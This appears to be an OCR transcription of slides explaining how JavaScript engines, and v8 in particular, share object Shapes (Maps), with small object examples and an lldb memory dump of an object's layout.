
**Shape is shared between similar objects!**

```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
```



# Benefit: Shape Sharing


```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
o1.z = 0x43;
```



# Benefit: Shape Sharing


**Shapes are immutable so a new Shape is created!**

```
var o1 = {
      x: 0x41,
      y: 0x42
};
var o2 = {
      x: 0x1337,
      y: 0x1338
};
o1.z = 0x43;
```



# Benefit: Shape Sharing

```
var o1 = {
      x: 0x41,
      y: 0x42
};
var o2 = {
      x: 0x1337,
      y: 0x1338
};
o1.z = 0x43;
o2.z = 0x1339;
```



# Object Example: v8

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

# Object Example: v8

Shape (called "Map" in v8)

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

```
(lldb) x/5gx 0xe0359b8e610
0xe0359b8e610: 0x00000e034a80d309 0x00000e0359b90601
0xe0359b8e620: 0x00000e0359b90699 0x0000004100000000
0xe0359b8e630: 0x0000004200000000
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

# Object Example: v8

**Shape (called "Map" in v8)**

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

```
